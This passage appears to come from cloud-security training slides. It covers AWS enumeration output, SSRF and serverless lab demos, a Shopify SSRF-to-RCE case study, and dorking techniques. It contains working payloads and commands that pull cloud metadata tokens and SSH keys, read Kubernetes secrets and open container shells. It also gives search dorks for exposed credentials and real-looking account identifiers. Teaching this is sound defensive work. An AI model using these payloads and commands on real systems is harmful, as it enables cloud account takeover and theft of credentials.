58, 9, tzinfo=tzutc()), "Name": "elasticbeanstalk-us-west-2-696244368879"}, {"CreationDate": datetime.datetime(2019, 2, 8, 10, 17, 25, tzinfo=tzutc()), "Name": "nss-lambda-demo"}], "ResponseMetadata": {"HTTPStatusCode": 200, "RetryAttempts": 0, "HostId": "KnQPGHi06Gqfwdgga04dJP1C5AMTmAHTfWfHBs6JFVrqVFuXul9rz0HcUy7h9b4u827HwhZNuuM=", "RequestId": "F1954469A89830B5", "HTTPHeaders": {"x-amz-id-2": "KnQPGHi06Gqfwdgga04dJP1C5AMTmAHTfWfHBs6JFVrqVFuXul9rz0HcUy7h9b4u827HwhZNuuM=", "server": "AmazonS3", "transfer-encoding": "chunked", "x-amz-request-id": "F1954469A89830B5"}, "date": "Mon, 20 May 2019 12:07:49 GMT", "content-type": "application/xml"}}

Running checks for AWS ec2
Output of AWS ec2 -->describe-instances
{"Reservations": [{"Instances": [{"Monitoring": {"State": "disabled"}, "PublicDnsName": "ec2-3-89-78-12.compute-1.amazonaws.com", "State": {"Code": 16, "Name": "running"}, "EbsOptimized": False, "LaunchTime": datetime.datetime(2019, 1, 31, 17, 6, 28, tzinfo=tzutc()), "PublicIpAddress": "3.89.78.12", "PrivateIpAddress": "172.31.39.84", "ProductCodes": [], "VpcId": "vpc-3d62d147", "CpuOptions": {"CoreCount": 1, "ThreadsPerCore": 1}, "StateTransitionReason": "", "InstanceId": "i-0e865a65749f5a04c", "EnaSupport": True, "ImageId": "ami-08b77cd874f8df8d6", "PrivateDnsName": "ip-1-39-84.ec2.internal", "SecurityGroups": [{"GroupName": "awseb-e-mskc6sjzjm-stack-AWSEBSecurityGroup-13RWW0I3O6IPE", "GroupId": "sg-0de45bcee90920116"}], "ClientToken": "38e5a293-8109-27ad-da2e-e2_us-east-1d_1", "SubnetId": "subnet-b7cfafab", "InstanceType": "t2.micro", "CapacityReservationSpecification": {"CapacityReservationPreference": "open"}, "NetworkInterfaces": [{"Status": "in-use", "MacAddress": "0e:0e:f7:36:95:8e", "SourceDestCheck": True, "VpcId": "vpc-3d62d147", "Description": "", "NetworkInterfaceId": "eni-02743c17c816850c3", "PrivateIpAddresses": [{"PrivateDnsName": "ip-172-31-39-84.ec2.internal", "Primary": True, "Association": {"PublicIp": "3.89.78.12", "PublicDnsName": "ec2-3-89-78-12.compute-1.amazonaws.com", "IpOwnerId": "696244368879"}, "PrivateDnsName": "ip-172-31-39-84.ec2.internal", "InterfaceType": "interface", "Attachment": {"Status": "attached", "DeviceIndex": 0, "DeleteOnTermination": True, "AttachmentId": "eni-attach-095d4b33285fddff5", "AttachTime": datetime.datetime(2019, 1, 31, 17, 6, 28, tzinfo=tzutc())}, "Groups": [{"GroupName": "awseb-e-mskc6sjzjm-stack-AWSEBSecurityGroup-13RWW0I3O6IPE", "GroupId": "sg-0de45bcee90920116"}], "Ipv6Addresses": [], "OwnerId": "696244368879", "PrivateIpAddress": "172.31.39.84", "SubnetId": "subnet-b7cfafab", "Association": {"PublicIp": "3.89.78.12", "PublicDnsName": "ec2-3-89-78-12.compute-1.amazonaws.com", "IpOwnerId": "696244368879"}, "SourceDestCheck": True, "Placement": {"Tenancy": "default", "GroupName": "", "AvailabilityZone": "us-east-1d", "Hypervisor": "xen", "BlockDeviceMappings": [{"DeviceName": "/dev/xvda", "Ebs": {"Status": "attached", "DeleteOnTermination": True, "VolumeId": "vol-003c78bf517bf7db6", "AttachTime": datetime.datetime(2019, 1, 31, 17, 6, 29, tzinfo=tzutc())}}, {"Architecture": "x86_64", "RootDeviceType": "ebs", "IamInstanceProfile": {"Id": "AIPAIAPD57_1", "Arn": "arn:aws:iam::696244368879:instance-profile/aws-elasticbeanstalk-ec2-role"}, "RootDeviceName": "/dev/xvda", "VirtualizationType": "hvm", "Tags": [{"Value": "arn:aws:cloudformation:us-east-1:696244368879:stack/awseb-e-mskc6sjzjm-stack/76485340-257a-11e9-ad70-0a0b50a105f6", "Key": "aws:cloudformation:stack-id"}, {"Value": "e-mskc6sjzjm", "Key": "elasticbeanstalk:environment-id"}, {"Value": "AWSEBAutoScalingGroup", "Key": "aws:cloudformation:logical-id"}, {"Value": "InsuranceBrokingAppCodepipeline-env", "Key": "elasticbeanstalk:environment-name"}, {"Value": "InsuranceBrokingAppCodepipeline-env", "Key": "Name"}, {"Value": "awseb-e-mskc6sjzjm-stack", "Key": "aws:cloudformation:stack-name"}, {"Value": "awseb-e-mskc6sjzjm-stack-AWSEBAutoScalingGroup-6U9ZPNGBG81", "Key": "aws:autoscaling:groupName"}], "HibernationOptions": {"Configured": False}, "AmiLaunchIndex": 0}], "ReservationId": "r-0c7ad8e5c76ce98c2", "RequesterId": "940372691376", "Groups": []}]}]
```

Understanding Cloud CLI

- Interacting with Metadata API
- Running CLI Commands
- Enumerating Permissions

Demo 7.1: AWS - SSRF Exploitation

- Elastic Beanstalk


- Identify and exploit the SSRF vulnerability to access tokens
- Read files from S3 bucket
- Upload a webshell using CI/CD pipeline and run OS commands to retrieve information such as username, OS type from the server and also read “/etc/passwd” file.
 - <http://cloud.webhacklab.com>

00:30:00



FaaS (Function as a Service)

- Also known as Serverless Computing
- Server is still in picture but you don't manage it
- You write a single function (multi language support) and service provider invokes it when a request comes
- The application logic is executed in an containerized environment which is later destroyed
- Data is not managed by FaaS
- The infrastructure only fires up when it needs to
- Languages supported: Java, Node, C#, Python



Events and Triggers

There are multiple events supported by the cloud providers.

- HTTP
- Storage
- DB Driven
- Log Driven
- Message Queue
- Notification Services
- etc..


Use Cases

- Auto-scaling Websites and APIs
- Event Streaming
- Image and Video Manipulation
- Processing Events and SaaS
- Hybrid Cloud Applications
- Multi-language Applications
- Continuous Integration and Continuous Deployment (CI/CD)
- And Many More!

Reference: <https://serverless.com/learn/use-cases/>

Real-time doc detection and data extraction

- KYC documents (pdf,tiff,jpg) are added to the bucket.
- OCR is performed to detect a valid document type and if the document is valid, then the data is extracted and added to Apache Solr for indexing and querying.



PAAS v/s FAAS

PAAS	FAAS
Deploy entire application	Deploy single function
Server is up and running all the time	Server may not be running all the time, it starts when event is triggered and then shuts it down
Need to choose the environment (VM size and operating system etc)	No need to choose environment. The infrastructure only fires up when it needs to on demand

FaaS Attack Surface and Caveats

- Function execution has timeouts
- Once execution is done next execution could be on a different environment all together
- Container specific attacks could be applicable
- Increased attack surface due to complexity

Risks

- Event Injection
 - Collaborate between multiple components in a component tree on sharing references to event firers.
- Broken Authentication
 - Lack of Authentication or Session Management may lead to unauthorized access related issues.
- Sensitive Information Disclosure
 - Leakage of access token, PII, credit card details etc.
- Inadequate Function Monitoring and Logging
 - Lack of monitoring and logging may mislead the administrators
- Serverless Function Execution Flow Manipulation
 - Execute the functions without proper validations which may lead to business logic issues


More Details: <https://github.com/puresec/sas-top-10>

Demo 7.2 - Serverless Exploitation

- Identify Remote Code Execution vulnerability in the Lambda function
- Obtain secret tokens
- Gain access to a S3 bucket
- Connect an EC2 instance

Challenge URL:

<https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query='test'>




Post Exploitation in Cloud

- Identify the level of access to the current token
- Enumeration is the key
- Horizontally pivot to identify more privileged accounts
- Passwords will be no go due to increased complexity until and unless you can retrieve them in cleartext
- Focus on goal instead of running towards Domain Admin

Case Study: SSRF to RCE in containers (Shopify)

Gain information from Google Cloud Metadata:



Reference: <https://hackerone.com/reports/341876>

Case Study: SSRF to RCE in containers (Shopify)

Metadata URLs:

Edit the template “password.liquid” to add script with following content:

- To access a Token:

```
window.location="http://metadata.google.internal/computeMetadata/v1beta1/instance/service-ac  
counts/default/token";
```

- To access more information in JSON format:

```
window.location="http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/s  
sh-keys?alt=json";
```

- To dump “kube-env” information: (Client Certificate, Client Key, Certificate Authority, Master_Name)

```
window.location="http://metadata.google.internal/computeMetadata/v1beta1/instance/attribut  
es/kube-env?alt=json";
```

Reference: <https://hackerone.com/reports/341876>

Case Study: SSRF to RCE in containers (Shopify)

Metadata URLs: (Different Cloud Environment)

Following URLs can be used for accessing user related information:

- AWS:

`http://169.254.169.254/latest/user-data`

- Digital Ocean:

`http://169.254.169.254/metadata/v1/user-data`

- Packet Cloud:

`https://metadata.packet.net/userdata`

- Oracle Cloud:

`http://192.0.0.192/latest/user-data/`

For furthermore reference, follow <https://gist.github.com/BuffaloWill/fa96693af67e3a3dd3fb>

Reference: <https://hackerone.com/reports/341876>

Case Study: SSRF to RCE in containers (Shopify)

Executing Arbitrary Commands:

Using Kubulet for following commands:

(Note: 'kubectl' is running on local system & Kubelet port on the server is accessible)

- List all pods: (no command execution in any other pod)
 - kubectl --client-certificate client.crt --client-key client.pem --certificate-authority ca.crt --server <server> get pods --all-namespaces
- To access “kubernetes.io” service account token:
 - kubectl --client-certificate client.crt --client-key client.pem --certificate-authority ca.crt --server <server> describe pods/<pod> -n <namespace>
 - kubectl --client-certificate client.crt --client-key client.pem --certificate-authority ca.crt --server <server> get secret/<secret_name> -n <namespace> -o yaml
- To take shell in any containers:
 - kubectl --certificate-authority ca.crt --server <server> --token "<token>" exec -it <pod_name> -- /bin/bash
 - kubectl --certificate-authority ca.crt --server <server> --token "<token>" exec -it <pod_name> -n <namespace> -- /bin/bash

Reference: <https://hackerone.com/reports/341876>

Attack Scenario

- The attacker creates a store and modifies the template “password.liquid” with script.
- Attacker installs Exchange app, which lists stores with snapshot of URL provided in previous step. Snapshot reveals the information.
- Attacker extracts the information in JSON format.
- Extracted information is used to access docker.
- Attacker gains the “kubernetes.io” service account token.
- Attacker successfully takes root access to any containers of Shopify.

Reference: <https://hackerone.com/reports/341876>

Case Study : SSRF to EC2 Takeover

- Exploitation Process:
 - Obtained Metadata details (account id, region, security-credentials)
 - Using credentials to enumerate all s3 buckets
 - One S3 bucket contained pem files for all ec2 boxes
 - Enumerate instances to identify higher power roles
 - Obtained access to those instances via pem files
 - Backdooring the AWS account by creating new id with iam:/* capabilities
- Refer: <https://www.threatstack.com/cloud-attack> (not directly related but similar)

Auditing Tools

- Cloud Account Audit's
 - <https://github.com/SecurityFTW/cs-suite> (Cross provider)
 - <https://github.com/toniblyx/prowler> (AWS)
 - <https://github.com/cyberark/SkyArk> (AWS)
 - <https://github.com/nccgroup/Scout2> (AWS)
 - <https://github.com/nccgroup/G-Scout> (GCP)
 - <https://github.com/nccgroup/azucar> (Azure)
 - <https://github.com/mwrlabs/Azurite> (Azure)



Google Dorking in the Cloud Era

What is Google Dorking?

- Also known as Google Hacking
- Technique that uses Google Search Engine and Google Applications to find security loopholes in the configuration and code that the applications use.

E.g.:

- "#-Frontpage-" inurl: administrators.pwd
- filetype: log inurl password login

How can attacker use/misuse Google Dorking?

- Google dorking can return
 - usernames and passwords,
 - email lists,
 - sensitive documents,
 - personally identifiable financial information (PIFI) and
 - website vulnerabilities.
- Retrieved information can be used for any number of illegal activities, including cyberterrorism, industrial espionage, identity theft and cyberstalking.

Google Dorking for Cloud?


- Cloud uses predefined subdomains which helps an attacker to quickly identify resources
 - *.azureedge.net, *.core.windows.net, *.appspot.com, *.s3.amazonaws.com, *.cloudfunctions.net, *.azure-api.net
- In cloud platform, it could be easy to identify misconfigured cloud services using Google dorks
- Examples:
 - site:*.s3.amazonaws.com + example.com
 - site:*.s3-website-us-west-2.amazonaws.com (static website)

Dorking via Other Platforms

- GitHub search results to extract sensitive information such as
 - "example.com" API_key secret_key aws_key Password FTP login github_token
 - “example.com” + s3
- Shodan.io
 - "hostname:example.com org:hackme ports:3306"
 - "hostname:example.com org:hackme product:tomcat"
- Archive.org
 - To retrieve sensitive information from older versions

AWS S3 Bucket

- site:s3-*-*-.amazonaws.com filetype:sql
 - Credentials, Card Numbers, Personal Details etc.
- Few other tricks:
 - site:s3-.amazonaws.com
 - site:s3-eu-west-1.amazonaws.com filetype:txt
 - site:s3-eu-west-1.amazonaws.com filetype:txt password
 - site:s3-eu-west-1.amazonaws.com filetype:txt pass
 - site:s3-eu-west-1.amazonaws.com filetype:txt database
 - site:s3-eu-west-1.amazonaws.com filetype:txt swagger



The screenshot shows a browser window with the URL `https://s3[REDACTED].amazonaws.com[REDACTED].sql` in the address bar. The main content area displays the following SQL code:

